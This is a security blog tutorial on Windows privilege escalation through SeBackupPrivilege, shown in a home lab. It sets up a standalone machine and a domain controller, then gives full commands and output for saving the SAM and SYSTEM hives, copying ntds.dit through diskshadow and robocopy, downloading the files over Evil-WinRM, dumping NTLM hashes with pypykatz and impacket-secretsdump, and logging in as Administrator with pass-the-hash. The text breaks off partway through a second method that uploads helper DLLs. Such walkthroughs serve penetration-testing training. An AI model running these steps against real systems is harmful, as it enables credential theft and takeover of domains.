

# Windows Privilege Escalation: SeBackupPrivilege

April 29, 2021 By Raj Chandel

In this article, we will shed light on some of the methods of Escalating Privilege on Windows-based Devices when it is vulnerable with the SeBackupPrivilege after getting the initial foothold on the device.

## Table of Content

- **Introduction**
- **Setting Up Privilege on Windows 10**
- **Testing Privilege on Windows 10**
- **Exploiting Privilege on Windows 10**
- **Setting Up Privilege on Domain Controller**
- **Testing Privilege on Domain Controller**
- **Exploiting Privilege on Domain Controller (Method 1)**
- **Exploiting Privilege on Domain Controller (Method 2)**
- **Conclusion**

## Introduction

This specific privilege escalation is based on the act of assigning a user SeBackupPrivilege. It was designed for allowing users to create backup copies of the system. Since it is not possible to make a backup of something that you cannot read. This privilege comes at the cost of providing the user with full read access to the file system. This privilege must bypass any ACL that the Administrator has placed in the network. So, in a nutshell, this privilege allows the user to read any file on the entirety of the files that might also include some sensitive files such as the SAM file or SYSTEM Registry file. From the attacker's perspective, this can be exploited after gaining the initial foothold in the system and then moving up to an elevated shell by essentially reading the SAM files and possibly crack the passwords of the high privilege users on the system or network. This article will help you set up the privilege in a VM environment to learn and explore it in detail and then exploit it via Kali Linux.

## Setting Up Privilege on Windows 10

We will be performing this demonstration on a Windows 10 machine that is quite essential not part of a domain. Here, we need to create a user to which we will be providing the privilege. Creating a user is simple, it can be done using a new user command as shown in the image below.

```
net user aarti 123 /add
```

```
Microsoft Windows [Version 10.0.18362.53]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net user aarti 123 /add
The command completed successfully.

C:\Windows\system32>
```

The user creating can be verified by just running the net user command without any options. Now, to create a realistic scenario, we need to enable the WinRM. Since we are going to attack this machine through the Kali Linux and when trying to exploit a Windows Machine that is an access that we preferably end up with, we are going to active it. This can be done by opening PowerShell and Enabling the PSRemoting option. Although it is required to set the permissions to run scripts to bypass as demonstrated below.

```
powershell -ep bypass
Enable-PSRemoting -Force
```

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Windows\system32> powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Windows\system32> Enable-PSRemoting -Force
WinRM has been updated to receive requests.
WinRM service type changed successfully.
WinRM service started.
```


Till now, we have created a user and then enabled WinRM on the Target machine. Now for the most important step. We need to provide the privilege to the newly created user. We will be using a Module Named Carbon. Firstly, we need to install the module and then import its objects into the session using the Import-Module option. Learn More about Carbon.

```
Install-Module -Name carbon
Import-Module carbon
```

```
PS C:\Windows\system32> Install-Module -Name carbon
NuGet provider is required to continue
PowerShellGet requires NuGet provider version '2.8.5.201' or newer to interact with NuGet-based repository
'C:\Users\raj\AppData\Local\PackageManagement\ProviderAssemblies'. You can also install the NuGet provider
[Y] Yes [N] No [S] Suspend [?] Help (default is "Y"):
Untrusted repository
You are installing the modules from an untrusted repository. If you trust this repository, change it
[Y] Yes [A] Yes to All [N] No [L] No to All [S] Suspend [?] Help (default is "N"): Y
PS C:\Windows\system32> Import-Module carbon
```

There are a bunch of different cmdlets that come with the caron module that we just installed. One of the cmdlets is called Grant-CPrivilege. This cmdlet will be used to give the SeBackupPrivilege to the aarti user that we just created. To provide the privilege, we need to provide the username of the user we need the privilege enabled. This will be done by defining the parameter Identity then followed by that we need to define the Privilege parameter with SeBackupPrivilege as shown in the image below. It can be checked if the privilege was applied to the user by using another cmdlet called Test-CPrivilege which we tested as it came out to be true.

```
Grant-CPrivilege -Identity aarti -Privilege SeBackupPrivilege
Test-CPrivilege -Identity aarti -Privilege SeBackupPrivilege
```



```
PS C:\Windows\system32> Grant-CPrivilege -Identity aarti -Privilege SeBackupPrivilege
PS C:\Windows\system32> Test-CPrivilege -Identity aarti -Privilege SeBackupPrivilege
True
PS C:\Windows\system32> _
```

This concludes the setting up process. Now time to test and exploit this privilege using Evil-WinRM.

## Testing Privilege on Windows 10

After setting up, it's time to move to the Kali Linux machine and connect to the target machine through the Evil-WinRM. This process is pretty simple can be done by typing evil-winrm in the terminal and then defining parameters -i with the target IP Address, -u with the target username -p with the password corresponding to that particular user.

After connecting to the target machine using Evil-WinRM, we can check if the user we logged in has the SeBackupPrivilege. This can be done with the help of the whoami command with the /priv option. It can be observed from the image below that the user aarti has the SeBackupPrivilege.

```
evil-winrm -i 192.168.1.41 -u aarti -p "123"
whoami /priv
```

```
(root@kali)-[~]
# evil-winrm -i 192.168.1.41 -u aarti -p "123"

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Users\aarti\Documents> whoami /priv

PRIVILEGES INFORMATION
=====
| Privilege Name | Description | State |
|-----|-----|-----|
| SeBackupPrivilege | Back up files and directories | Enabled |
| SeShutdownPrivilege | Shut down the system | Enabled |
| SeChangeNotifyPrivilege | Bypass traverse checking | Enabled |
| SeUndockPrivilege | Remove computer from docking station | Enabled |
| SeIncreaseWorkingSetPrivilege | Increase a process working set | Enabled |
| SeTimeZonePrivilege | Change the time zone | Enabled |
[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Users\aarti\Documents> cd c:\
[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\> mkdir Temp
```

## Exploiting Privilege on Windows 10

Now, we can start the exploitation of this privilege. As we discussed earlier that this privilege allows the user to read all the files in the system, we will use this to our advantage. To begin, we will traverse to the C:\ directory and then move to create a Temp directory. We can also traverse to a directory with the read and write privilege if the attacker is trying to be sneaky. Then we change the directory to Temp. Here we use our SeBackupPrivilege to read the SAM file and save a variant of it. Similarly, we read the SYSTEM file and save a variant of it.

```
cd c:\
mkdir Temp
reg save hklm\sam c:\Temp\sam
reg save hklm\system c:\Temp\system
```

```
[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Users\aarti\Documents> cd c:\
[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\> mkdir Temp

Directory: C:\

Mode                LastWriteTime         Length Name
----                -
d-----         4/9/2021   8:11 AM           Temp

[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\> reg save hklm\sam c:\Temp\sam
The operation completed successfully.

[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\> reg save hklm\system c:\Temp\system
The operation completed successfully.
```

This means that now our Temp Directory must have a SAM file and a SYSTEM file. Now using the Evil-WinRM download command, we transfer the file from the Temp directory on the target machine to our Kali Linux Machine.

```
cd Temp
download sam
download system
```

```
[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\> cd Temp
[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Temp> ls

Directory: C:\Temp

Mode                LastWriteTime         Length Name
----                -
-a-----         4/9/2021   8:11 AM          49152 sam
-a-----         4/9/2021   8:11 AM       11489280 system

[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Temp> download sam
Info: Downloading C:\Temp\sam to sam

Info: Download successful!

[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Temp> download system
Info: Downloading C:\Temp\system to system

Info: Download successful!

[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Temp> 
```

Now, we can extract the hive secrets from the SAM and SYSTEM file using the pypykatz. If not present on your Kali Linux, you can download it from its GitHub. It is a variant of Mimikatz cooked in Python. So, we can run its registry function and then use the `--sam` parameter to provide the path to the SAM and SYSTEM files. As soon as the command run, we can see in the demonstration below that we have successfully extracted the NTLM hashes of the Administrator account and other users as well.

```
pypykatz registry --sam sam system
```

[illegible]

Now, we can use the NTLM Hash of the raj user to get access to the target machine as a raj user. We again used Evil-WinRM to do this. After connecting to the target machine, we run net user to see that raj user is a part of the Administrator group. This means we have successfully elevated privilege over our initial shell as the aarti user.

```
evil-winrm -i 192.168.1.41 -u raj -H "###Hash###"  
net user raj
```

```

(root@kali)-[~]
# evil-winrm -i 192.168.1.41 -u raj -H "3dbde697d71690a769204beb12283678"

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Users\raj\Documents> net user raj
User name                raj
Full Name                raj
Comment
User's comment
Country/region code      000 (System Default)
Account active           Yes
Account expires          Never

Password last set        4/9/2021 8:22:49 AM
Password expires         Never
Password changeable      4/9/2021 8:22:49 AM
Password required         Yes
User may change password  Yes

Workstations allowed     All
Logon script
User profile
Home directory
Last logon               4/9/2021 8:18:57 AM

Logon hours allowed      All

Local Group Memberships  *Administrators *Users
Global Group memberships *None
The command completed successfully.

[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Users\raj\Documents>

```

You can also use the Administrator NTLM hash and log in directly by Evil-WinRM. This is demonstrated below.

```
evil-winrm -i 192.168.1.41 -u administrator -H "##Hash##"
```

```

(root@kali)-[~]
# evil-winrm -i 192.168.1.41 -u administrator -H "7ce21f17c0aee7fb9ceba532d0546ad6"

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint


[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Users\Administrator\Documents>

```

## Setting Up Privilege on Domain Controller

To set up the SeBackupPrivilege on a Domain Controller is slightly different than doing so on Windows 10. To begin with, we need to create a new user that we will apply the privilege. This can be done from the Server Manager Window on a Domain Controller. In the Tools Menu, you can find Active Directory Users and Computers. Now, Right-click on the domain and choose the New option from the drop-down menu. It will create another menu, choose User from that menu as depicted in the screenshot below.





This will open a new window New Object-User to define the user parameters. We name the user as ignite with the User logon name as ignite@ignite.local. Click on the Next button, you will be prompted to create a password for this user.



New Object - User

Create in: ignite.local/Tech

First name: ignite Initials:

Last name:


Full name: ignite

User logon name: ignite @ignite.local


User logon name (pre-Windows 2000): IGNITE\ ignite

< Back Next > Cancel

After creating a password for the ignite user, you will notice that there is a new entry in the middle of Active Directory Users and Computers by the name of “ignite” corresponding to the user we just created as shown in the image below. Right-click on the ignite user and choose to Add to a group from the drop-down menu.



This will open a new window to Select the Group for the ignite user. We make the ignite user a part of the Backup Operators Group. After adding the name of the group, click on the OK button and now we are done setting up the SeBackupPrivilege on the Domain Controller for ignite user.



## Testing Privilege on Domain Controller

To test if the ignite user has the SeBackupPrivilege, we connect to the target machine using the Evil-WinRM. After connecting, we use the whoami /priv command as before to check the privileges of the ignite user. We can observe from the image below that indeed the user ignite has the SeBackupPrivilege and SeRestorePrivilege enabled.

```
evil-winrm -i 192.168.1.172 -u ignite -p "Password@1"
whoami /priv
```


```
(root@ kali)-[~]
# evil-winrm -i 192.168.1.172 -u ignite -p "Password@1"
Evil-WinRM shell v2.3
Info: Establishing connection to remote endpoint
[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Users\ignite\Documents> whoami /priv
PRIVILEGES INFORMATION
+-----+-----+-----+
| Privilege Name | Description | State |
+-----+-----+-----+
| SeMachineAccountPrivilege | Add workstations to domain | Enabled |
| SeBackupPrivilege | Back up files and directories | Enabled |
| SeRestorePrivilege | Restore files and directories | Enabled |
| SeShutdownPrivilege | Shut down the system | Enabled |
| SeChangeNotifyPrivilege | Bypass traverse checking | Enabled |
| SeIncreaseWorkingSetPrivilege | Increase a process working set | Enabled |
```

Before moving on to Exploitation, let us explain why there is a difference in the methodology of exploitation between a Domain Controller and a Windows Machine. This is because, in the case of a DC, the privilege only allows you to make backups not copies. In a standalone system, we can make copies of the files that we discussed in the first portion of our article. In the case of DC, the method differs as now we need to make backups of the SAM and SYSTEM files or any other sensitive files to extract the password hash of users. There are two methods to make this kind of backup.

## Exploiting Privilege on Domain Controller (Method 1).

Now that we have a grasp of the process that we are about to perform, let's move ahead. Unlike the standalone exploitation, in the Domain Controller, we need the `ntds.dit` file to extract the hashes along with the system hive. The problem with the `ntds.dit` file is that while the Target Machine is running the file always remains in the usage and as we are pretty aware of the fact that when a file is in use then it is not possible to copy the file using any conventional methods. To circumvent this problem, we need to use diskshadow functionality. This is a built-in function of Windows that can help us create a copy of a drive that is currently in use. There are methods to use the diskshadow which include providing instructions in a diskshadow shell but that tends to be a bit tricky. Hence, we will be creating a Distributed Shell File or a dsh file which will consist of all the commands that are required by the diskshadow to run and create a full copy of our Windows Drive which we then can use to extract the `ntds.dit` file from. We move to our Kali Linux shell and create a dsh file using the editor of your preference. In this file, we are instructing the diskshadow to create a copy of the C: Drive into a Z Drive with `raj` as its alias. The Drive Alias and Character can be anything you want. After creating this dsh file, we need to use the `unix2dos` to convert the encoding and spacing of the dsh file to the one that is compatible with the Windows Machine.

```
nano raj.dsh
set context persistent nowriters
add volume c: alias raj
create
expose %raj% z:
unix2dos raj.dsh
```

A terminal window on a Kali Linux machine. The prompt is `(root@kali)~`. The user enters `# cat raj.dsh`, and the contents of the file are displayed: `set context persistent nowriters`, `add volume c: alias raj`, `create`, and `expose %raj% z:`. A red box highlights these four lines. Below this, the user enters `# unix2dos raj.dsh`, and the output shows `unix2dos: converting file raj.dsh to DOS format ...`. Red arrows point to the `cat` and `unix2dos` commands.

```
(root@kali)~
# cat raj.dsh
set context persistent nowriters
add volume c: alias raj
create
expose %raj% z:

# unix2dos raj.dsh
unix2dos: converting file raj.dsh to DOS format ...
```

Back to the WinRM Session, we move to the Temp Directory and upload the `raj.dsh` file to the target machine. Then, we use the diskshadow with dsh script as shown in the image below. If observed, it can be noticed that diskshadow is indeed executing the same commands that we entered in the dsh file sequentially. After running, as discussed, it will create a copy of the C drive into Z drive. Now, we can use the RoboCopy tool to copy the file from the Z Drive to the Temp Directory.

```
cd C:\Temp
upload raj.dsh
diskshadow /s raj.dsh
robocopy /b z:\windows\ntds . ntds.dit
```

```
[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Users\ignite\Documents> cd c:\Temp
[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Temp> upload raj.dsh
Info: Uploading raj.dsh to C:\Temp\raj.dsh

Data: 112 bytes of 112 bytes copied

Info: Upload successful!

[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Temp> diskshadow /s raj.dsh
Microsoft DiskShadow version 1.0
Copyright (C) 2013 Microsoft Corporation
On computer: DC1, 4/9/2021 10:08:54 AM

→ set context persistent nowriters
→ add volume c: alias raj
→ create
Alias raj for shadow ID {5a0a79f7-2149-40b4-aa3b-d384e0795903} set as environment variable.
Alias VSS_SHADOW_SET for shadow set ID {93a40836-6604-4fc1-8d55-077a66de9c6f} set as environment variable.

Querying all shadow copies with the shadow copy set ID {93a40836-6604-4fc1-8d55-077a66de9c6f}

* Shadow copy ID = {5a0a79f7-2149-40b4-aa3b-d384e0795903} %raj%
  - Shadow copy set: {93a40836-6604-4fc1-8d55-077a66de9c6f} %VSS_SHADOW_SET%
  - Original count of shadow copies = 1
  - Original volume name: \\?\Volume{bea0e6b2-0f12-40dc-a182-50f3eafe842f}\ [C:]
  - Creation time: 4/9/2021 10:08:56 AM
  - Shadow copy device name: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy2
  - Originating machine: DC1.ignite.local
  - Service machine: DC1.ignite.local
  - Not exposed
  - Provider ID: {b5946137-7b9f-4925-af80-51abd60b20d5}
  - Attributes: No_Auto_Release Persistent No_Writers Differential

Number of shadow copies listed: 1
→ expose %raj% z:
→ %raj% = {5a0a79f7-2149-40b4-aa3b-d384e0795903}
The drive letter is already in use.
[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Temp> robocopy /b z:\windows\ntds . ntds.dit
```

---

```
ROBOCOPY      ::      Robust File Copy for Windows
```

---

```
Started : Friday, April 9, 2021 10:09:13 AM
Source  : z:\windows\ntds\
Dest    : C:\Temp\

Files   : ntds.dit

Options : /DCOPY:DA /COPY:DAT /B /R:1000000 /W:30
```

We are now in the possession of the ntds.dit file and we need to extract the system hive. This can be done with a simple reg save command as demonstrated in the image below. With now both ntds.dit file and system hive file in the Temp directory, we now use the download command to transfer both of these files to our Kali Linux.

```
reg save hklm\system c:\Temp\system
cd C:\Temp
download ntds.dit
download system
```

```
[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Temp> reg save hklm\system c:\Temp\system
```

```
The operation completed successfully.  
[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Temp> ls
```

Directory: C:\Temp

Mode	LastWriteTime	Length	Name
-a—	4/9/2021 10:08 AM	617	2021-04-09_10-08-56_DC1.cab
-a—	4/9/2021 9:53 AM	20971520	ntds.dit
-a—	4/9/2021 10:08 AM	85	raj.dsh
-a—	4/9/2021 10:10 AM	15904768	system

```
[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Temp> download ntds.dit
```

```
Info: Downloading C:\Temp\ntds.dit to ntds.dit
```

```
Info: Download successful!
```

```
[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Temp> download system
```

```
Info: Downloading C:\Temp\system to system
```

```
Info: Download successful!
```

On our Kali Linux shell, we can use the `secretsdump` script that is a part of the Impacket Framework to extract our hashes from the `ntds.dit` file and the `system` hive. It can be observed from the image below that the hashes for the Administrator account have been successfully extracted.

```
impacket-secretsdump -ntds ntds.dit -system system local
```

```
(root@kali)-[~]
# impacket-secretsdump -ntds ntds.dit -system system local
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Target system bootKey: 0x3121a026961126c1a2f999a371e626c4
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 694b4780d92017091c2d96a5c563069a
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:32196b56ffe6f45e294117b91a83bf38:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DC1$:1000:aad3b435b51404eeaad3b435b51404ee:4f0c5cfbe7380f7e593ff1ecf5eefd38:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:e0e84790aad330a6b280a04da0cc1e1e:::
ignite.local\yashika:1103:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
ignite.local\geet:1104:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
ignite.local\aarti:1105:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
ignite.local\raj:1602:aad3b435b51404eeaad3b435b51404ee:570a9a65db8fba761c1008a51d4c95ab:::
ignite.local\pavan:1603:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
CLIENT$:2101:aad3b435b51404eeaad3b435b51404ee:d644d6ea4b828cf9a0c6f2348bdb7c1e:::
DESKTOP-ATNONJ9$:2102:aad3b435b51404eeaad3b435b51404ee:6eead38a1c7645af6983252ec3054ee4:::
WIN-3Q7NEBI2561$:2103:aad3b435b51404eeaad3b435b51404ee:2340f6d1be96e910cdac4b4f0665ae9e6:::
ignite.local\SVC_SQLService:2104:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbde
ignite.local\jeenal:2106:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03
ignite.local\japneet:2107:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03
ignite.local\ignite:2108:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03
[*] Kerberos keys from ntds.dit
DC1$:aes256-cts-hmac-sha1-96:a91c7a5ecfcc1e431db9877e8f04a1200e1155f70e631394b2f375ac0654f7
DC1$:aes128-cts-hmac-sha1-96:f4c50d0023a41ccbd1d72a6200f1e416
DC1$:des-cbc-md5:1f7098797f54ce4c
```

We can now use the Evil-WinRM to log in as the Administrator account using its hash. This is how we can elevate our privilege on the Windows Domain Controller.

```
evil-winrm -i 192.168.1.172 -u administrator -H "##Hash##"
```

```
(root@kali)-[~]
# evil-winrm -i 192.168.1.172 -u administrator -H "32196b56ffe6f45e294117b91a83bf38"
Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Users\Administrator\Documents> whoami
ignite\administrator
[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Users\Administrator\Documents> █
```

## Exploiting Privilege on Domain Controller (Method 2)

This method requires 2 Dynamic Link Library (DLL) files that will help us create backups of the ntds.dit and system files. These DLL files can be downloaded from this GitHub. We will be needing the SeBackupPrivilegeUtils.dll and SeBackupPrivilegeCmdLets.dll files on our Kali Linux. We will use the Evil-WinRM session that we already have to transfer the DLL files and the DSH file that we created in the previous method to the Target Machine.

```
cd C:\Temp
```



```
upload raj.dsh
upload SeBackupPrivilegeUtils.dll
upload SeBackupPrivilegeCmdLets.dll
```

```
[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Users\ignite\Documents> cd C:\Temp
[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Temp> upload raj.dsh
Info: Uploading raj.dsh to C:\Temp\raj.dsh

Data: 112 bytes of 112 bytes copied

Info: Upload successful!

[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Temp> upload SeBackupPrivilegeCmdLets.dll
Info: Uploading SeBackupPrivilegeCmdLets.dll to C:\Temp\SeBackupPrivilegeCmdLets.dll

Data: 16384 bytes of 16384 bytes copied

Info: Upload successful!

[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Temp> upload SeBackupPrivilegeUtils.dll
Info: Uploading SeBackupPrivilegeUtils.dll to C:\Temp\SeBackupPrivilegeUtils.dll
```

